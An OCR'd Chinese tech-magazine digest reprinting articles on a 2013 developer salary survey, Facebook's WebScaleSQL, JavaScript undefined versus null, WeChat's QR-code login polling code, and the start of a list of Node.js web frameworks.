
开发者薪资调查：2013 年哪种编程语言最赚钱？

2014年1月，CSDN 携手《程序员》杂志发起了“2013年中国软件开发者薪资大调查”活动。本次调查活动一如既往地得到了国内近万名开发者踊跃支持，通过对这些问卷数据进行整理分析形成的《2013年中国软件开发者薪资调查报告》，为我们了解国内软件开发者待遇水平、生存状态以及行业现状提供了支撑。日前，CSDN 正式发布了该报告。

本次活动得到了国内近万名开发者的支持。参与本次调查的开发者遍布软件开发领域的各条战线，其中软件工程师岗位的参与者占63.21%，高级软件工程师占15.42%，技术支持/维护工程师与高级软件架构师的比例同为1.95%。在已经走上管理岗位的开发者中，CTO/CIO/技术总监占1.29%，经理/主管级别的开发者占10.35%。


现在，我们就调查中开发者经常使用的：编程语言、操作系统、数据库、开发软件类型和最受关注的四个技术方面，做个简单的介绍：

开发者最常用的编程语言




编程语言和开发者之间有什么关系，到底是谁成就了谁？目前我们仍不能确切的回答这类问题。一个好的编程语言能够更好的帮助开发者完成工作，而得到众多开发者支持的编程语言能够不断完善并成为更好的技术工具。

在“开发者主要使用的编程语言”调查项中，我们发现，使用 Java 的开发者高达45.39%，位居第一，与2012年同比增长6.39%，和2011年基本持平。使用 C#的开发者比例为17.63%，排名第二。使用 C++和 C 语言的比例为13.37%、9.14%，分别居三、四位。



拥簇最多的编程语言是不是最值得我们学习？不一定。通过交叉对比分析，我们发现，最赚钱的编程语言并不是使用人数最多的 Java，而是 Python。使用 Python 的开发者所占比例为1.16%，而高收入（指月薪过万元）比重为46.58%，使用 Java 收入破万的比例仅为18.27%。Python、Objective-C、C++及 C，这四种编程语言中，高收入开发者占比均超过20%，依次为46.58%、28.35%、27.5%和22.82%。


开发者普遍使用的操作系统



调查显示，开发者普遍使用的操作系统，排名前四的是：Linux、Windows Server、Windows Client、Android，所占比例分别为28.71%、27.36%、21.58%、12.20%。通过比较，我们发现微软系列的两个操作系统 Windows Server 和 Windows Client 所占比例较2012年同比下降7.56%。Android 所占的份额为12.20%，而 iOS 仅占3.41%。收入方面，面向 Linux 开发项目的高收入开发者占比最大，为29.27%。IBM AIX 紧随其后居第二，为25.77%；iOS 和 Android 所占比例为25.7%和19.6%，分别位居三、四名。从收入上比，iOS 和 Android 开发者之间的收入还是存在差距的。

目前，Android 在全球移动操作系统中仍占据主导地位，该系统已经成为多数开发者的首选平台，其次为 iOS，只有一小部分的开发者选择 HTML5和 Windows Phone 平台。

开发者最常使用的数据库




作为一名软件开发人员，必不可少的工作就是与数据库打交道。根据此次调查数据显示，使用 MySQL、Oracle 及 SQL Server 三种数据库的开发者占参加调查开发者的84.67%，各数据库所占比例分别为31.24%、30.51%和22.92%。而在收入方面，开发者使用比例较低的 NoSQL（使用比例仅为3.49%）数据库，高收入开发者占比最高达44.75%。MySQL、SQL Server 及 Oracle 的高收入开发者占比依次为22.77%、18.33%及16.85%。

开发者开发软件类型

开发软件类型居前四位的是互联网后端（服务器端）、企业级应用（ERP/CRM/SCM/BPM 等）、移动应用、桌面客户端应用（含 C/S 架构），分别占28.04%、23.11%、12.81%、10.82%。。收

入情况，基础软件开发者中高收入人群占比最高，约为24.37%；互联网后端及桌面客户端应用开发者分列二、三位，分别为22.93%、20.88%；移动应用开发者中高收入人群占比与第三名相差不多，约为20.75%。

开发者最关注的技术方向



智能手机的普及以及其功能的日益强大，已逐步取代相机、远程控制设备、掌上游戏机、现金出纳机等，概括起来就是“移动改变一切”。在“你最关注的技术方向”的调查数据显示，61.90%的开发者选择关注移动开发方面的发展。35.44%的开发者关注云计算（包括大规模互联网架构、海量数据储存等），因为云计算技术就像之前的 IT 技术，从大型机发展到小型机，再发展到 PC，然后出现局域网，进而产生互联网，云计算是 IT 技术的新发展阶段。

可穿戴设备近两年的不断发展，物联网的时代或许离我们越来越近，其中关注物联网发展的开发者比例达到25.97%，编程语言新趋势（如动态、函数式、并发、DSL）的开发者所占也达到24.08%。

写在最后

从上面的数据我们可以看出，虽然小众技术的使用者不多，但是其高收入人群所占比例较高，而有些流行的技术虽然使用者高薪比例不是很高，但也不缺高薪者。说到高薪，几乎所有人都喜欢能拿高薪的工作，但现实往往是残酷的，开发者不仅有加不完的班，付出与收获也往往也不成正比。说到这，肯定有很多人忍不住想抱怨，但在抱怨的同时，也该想下怎样才能获得高收入？

原文链接：
http://www.csdn.net/article/2014-03-10/2818704-research-on-programming-operating-database?

Facebook 开源 MySQL 分支，谷歌、LinkedIn、Twitter 等大拿捧场

【编者按】之前的 "MySQL 再度失势：继维基百科之后，Google 也迁移到了 MariaDB"中，我们有报到过在 MySQL 被 Oracle 间接收购后，各大机构因担心被 Oracle 锁定而陆续转离 MySQL。如果说类似 MariaDB 这些 MySQL 分支以及 NoSQL 数据库的出现只能让这个最具人气的开源数据库感到威胁，那么我们相信本次 Facebook 与 Google、LinkedIn、Twitter 三家互联网巨头的联手或可给 MySQL 带来致命的一击。下面我们一起看 Derrick Harris 的报到，**以下为译文：**

3月27日，Facebook 发布了新的开源项目 WebScaleSQL。WebScaleSQL 是人气数据库 MySQL 的一个分支，已获 Google、LinkedIn 及 Twitter 等大型互联网公司的支持。同时，Facebook 还承诺具有一定 MySQL 运营经验的机构或个人也可以申请加入 WebScaleSQL 社区成为贡献者。

Facebook 丰富的 MySQL 经验

Facebook 在 MySQL 上拥有着相当丰富的经验， 而对 MySQL 的大量使用也让许多人质疑起 Facebook 技术堆栈的独立性。在 Facebook 距今最近的 MySQL 讲座中（当时 Facebook 的用户数为8亿），该公司的 MySQL 采用正处于疯狂增长期。工程师讨论的级别已经达到每

秒6000万次查询机400万行修改，而这个数据还在飞快的增长。当时，社交巨头已经阐述了闪存的重要性， 而在随后的几年内闪存已经被添加到该公司的 MySQL 基础设施中。

WebScaleSQL 包含了该公司大量的 MySQL 运营经验，同时也有许多来自其他公司的贡献。该项目与 MySQL production-ready 发行版保持着同样的进度（当下是5.6版本），Facebook 高级工程师在 官博中还通报了团队到目前的进展。Facebook 自己的 WebScaleSQL 团队也在进行自己的研究—— 异步的 MySQL 客户端，避免了请求 MySQL 时的再连接、发送或收取；加入了逻辑预读机制，将数据库的全表查询速度提升10 倍。

囊括 Google、Twitter、LinkedIn 的豪华整容

在 Facebook 公布的“Who is behind WebScaleSQL?”一栏中我们可以看到，当下项目的贡献者已包括 Google、LinkedIn、Twitter 三个知名互联网公司的 MySQL 团队。

原文链接：
http://www.csdn.net/article/2014-03-28/2819027-facebook-with-help-from-google-linked-twitter-releases-mysql-built-to-scale?

前端开发

undefined 与 null 的区别

大多数计算机语言，有且仅有一个表示"无"的值，比如，C 语言的 NULL，Java 语言的 null，Python 语言的 none，Ruby 语言的 nil。

有点奇怪的是，JavaScript 语言居然有两个表示"无"的值：undefined 和 null。这是为什么？

一、相似性

在 JavaScript 中，将一个变量赋值为 undefined 或 null，老实说，几乎没区别。

```
var a = undefined;
var a = null;
```

上面代码中，a 变量分别被赋值为 undefined 和 null，这两种写法几乎等价。

undefined 和 null 在 if 语句中，都会被自动转为 false，相等运算符甚至直接报告两者相等。

```
if (!undefined)
    console.log('undefined is false');// undefined is false

if (!null)
    console.log('null is false');// null is false

undefined == null// true
```

上面代码说明，两者的行为是何等相似！

既然 undefined 和 null 的含义与用法都差不多，为什么要同时设置两个这样的值，这不是无端增加 JavaScript 的复杂度，令初学者困扰吗？Google 公司开发的 JavaScript 语言的替代品 Dart 语言，就明确规定只有 null，没有 undefined！

二、历史原因

最近，我在读新书《Speaking JavaScript》时，意外发现了这个问题的答案！

原来，这与 JavaScript 的历史有关。1995 年 JavaScript 诞生时，最初像 Java 一样，只设置了 null 作为表示"无"的值。

根据 C 语言的传统，null 被设计成可以自动转为 0。

```
Number(null)// 0
```

```
5 + null// 5
```

但是，JavaScript 的设计者 Brendan Eich，觉得这样做还不够，有两个原因。

首先，null 像在 Java 里一样，被当成一个对象。但是，JavaScript 的数据类型分成原始类型（primitive）和合成类型（complex）两大类，Brendan Eich 觉得表示"无"的值最好不是对象。

其次，JavaScript 的最初版本没有包括错误处理机制，发生数据类型不匹配时，往往是自动转换类型或者默默地失败。Brendan Eich 觉得，如果 null 自动转为 0，很不容易发现错误。

因此，Brendan Eich 又设计了一个 undefined。

三、最初设计

JavaScript 的最初版本是这样区分的：null 是一个表示"无"的对象，转为数值时为 0；undefined 是一个表示"无"的原始值，转为数值时为 NaN。

```
Number(undefined)// NaN
5 + undefined// NaN
```

四、目前的用法

但是，上面这样的区分，在实践中很快就被证明不可行。目前，null 和 undefined 基本是同义的，只有一些细微的差别。

null 表示"没有对象"，即该处不应该有值。典型用法是：

（1） 作为函数的参数，表示该函数的参数不是对象。

（2） 作为对象原型链的终点。

```
Object.getPrototypeOf(Object.prototype)// null
```

undefined 表示"缺少值"，就是此处应该有一个值，但是还没有定义。典型用法是：

（1）变量被声明了，但没有赋值时，就等于 undefined。

（2) 调用函数时，应该提供的参数没有提供，该参数等于 undefined。

（3）对象没有赋值的属性，该属性的值为 undefined。

（4）函数没有返回值时，默认返回 undefined。

```
var i;
i // undefined

function f(x){console.log(x)}
f() // undefined

var    o = new Object();
o.p // undefined

var x = f();
x // undefined
```

原文链接：
http://www.ruanyifeng.com/blog/2014/03/undefined-vs-null.html?

微信二维码登录的原理

在电脑上使用微信时，你可能已经发现微信不提供传统的账号密码登陆，取而代之的是通过扫描二维码进行登陆。今天就要研究下次登陆方式微信时如何实现的？

1、每次用户打开 PC 端登陆请求，系统返回一个唯一的 uid，并将 uid 的信息绘制成二维码返回给用户。这里的 uid 一定是唯一的，否则就会造成你登陆了其他用户的账号或者其他用户登陆你的账号。

2、当用户使用登陆后的微信扫描该二维码的时候，会将这个 uid 和手机上的微信账号及密码产生的 token 进行绑定，并上传到服务器。

3、WEB 通过 JS 不断的向后端发起请求，查询有没有关于 uid 的登陆记录(uid 和 token 是否存在于服务器上)。实现代码可以从微信页面获取：

```
function _poll(_asUUID) {
    var _self = arguments.callee,
        _nTime = 0;
    _sCurUUId = _asUUID;

    _logInPage("_poll Request Start, time: " + new Date().getTime());
    _nTime = new Date().getTime();
    $.ajax({
    type: "GET",
    url: "https://login." + _sBaseHost + "/cgi-bin/mmwebwx-bin/login?uuid=" + _asUUID + "&tip=" + show_tip,
    dataType: "script",
    cache: false,
    timeout: _nAjaxTimeout,
    success: function(data, textStatus, jqXHR) {
        _logInPage("_poll Request Success, code: " + window.code + ", time: " + (new Date().getTime() - _nTime) + "ms");
        switch (_aoWin.code) {
        case 200:
            _sSecondRequestTime = new Date().getTime() - _sSecondRequestTime;
            _logInPage("Second Request Success, time: " + _sSecondRequestTime + "ms");
            clearTimeout(_oResetTimeout);

            $.get(_aoWin.redirect_uri + "&fun=new", function(msg) {
```

```
                    _logInPage("new func reponse, reponseMsg: " + msg);
                    _reportNow("new func reponse, reponseMsg: " + msg);
                    var code = msg.match(/<script>(.*)<\/script>/);
                    if(code){
                        eval(code[1]);
                    }else{
                        $("#container").show();
                        $("#login_container").hide();
                    }
                });
                    _reportNow("/cgi-bin/mmwebwx-bin/login, Second Request Success, uuid: "
+ _asUUID + ", time: " + _sSecondRequestTime + "ms");
                    break;

            case 201:
                    clearTimeout(_oResetTimeout);
                    show_tip = 0;
                    $('.errorMsg').hide();
                    $('.normlDesc').hide();
                    $('.successMsg').show();
                    _logInPage("First Request Success");
                    _reportNow("/cgi-bin/mmwebwx-bin/login, First Request Success, uuid: " +
_asUUID);
//                  setTimeout(function(){
```

```
                        _logInPage("Second Request Start");

                        _reportNow("/cgi-bin/mmwebwx-bin/login, Second Request Start,
uuid: " + _asUUID);


                        _sSecondRequestTime = new Date().getTime();

                        _nAjaxTimeout = 5 * 1000;

                        _self(_asUUID);

//                      }, 500);

                    break;

                case 408:

                    setTimeout(function(){

                        _self(_asUUID);

                    }, 500);

                    break;


                case 400:

                case 500:

                    _reset();

                    _afterLoadWebMMDo(function(){

                        _aoWin.Log.d("500, Login Poll Svr Exception");

                    });

                    break;

                }

            },
```

```
        error: function(jqXHR, textStatus, errorThrown) {
            if (textStatus == 'timeout') {
                setTimeout(function(){
                    _self(_asUUID);
                }, 500);
            } else {
                setTimeout(function(){
                    _self(_asUUID);
                }, 5000);

                _logInPage("_poll Request Error:" + textStatus);
                _afterLoadWebMMDo(function(){
                    _aoWin.Log.e("Login Poll Error:" + textStatus);
                });
            }
        }
        });
    }
```

网页客户端每500毫秒就向服务器发起 ssl 请求，请求当前二维码的登陆信息，如果返回结果201，则说明已经获取扫描二维码终端相同的账号登陆授权，当返回其他结果时，将在500毫秒之后重新发起请求。

类似微信登陆场景应用场景还是很多，比如通过二维码进行设备间的授权。比如使用手机遥控 装有 android 系统的电视盒等。

原文链接：http://blogread.cn/it/article/6819?f=hot1


基于 NodeJS 的 14 款 Web 框架

在几年的时间里，Node.js 逐渐发展成一个成熟的开发平台，吸引了许多开发者。有许多大型高流量网站都采用 Node.js 进行开发，像 PayPal，此外，开发人员还可以使用它来开发一些快速移动 Web 框架。

下面就介绍14款基于 Node.js 的 Web 应用框架，大家不妨过来看看有没有适合你的那一款。

1.Primus

Primus，是 Transformer 的创造者，并且也被称为通用包装器实时框架。Primus 里包含了大量的用于 Node.js 的实时框架，并且它们都拥有各种不同的实时功能。此外，Primus 还提供了通用的低级别接口用于各个实时框架之间进行通信。Primus 开源，并且托管在 Github 上。



2.Geddy


Geddy 是一个非常简单的基于 Node.js 的结构化 MVC 框架。你可以使用它快速的构建 Web 应用和 JSON API。如果你使用过 Ruby on Rails 或者 PHP 的 codelgniter，那么 Geddy 和他们

非常类似。它拥有一个 RESTful 的路由、模板渲染、控制器和模型。

想学 Geddy 的开发者可以去 Fleegix 看看，上面有大量关于 Geddy 的使用教程和学习资料，并且这个博客就是采用 Geddy 开发的。


3. Locomotive

Locomotive 是个强大的 Node.js 的 MVC 框架，支持 RESTfu，可以无缝连接任何数据库和模版引擎。Locomotive 是在 Express 的基础上建立的，保持了 Node.js 强大而简单的功能。



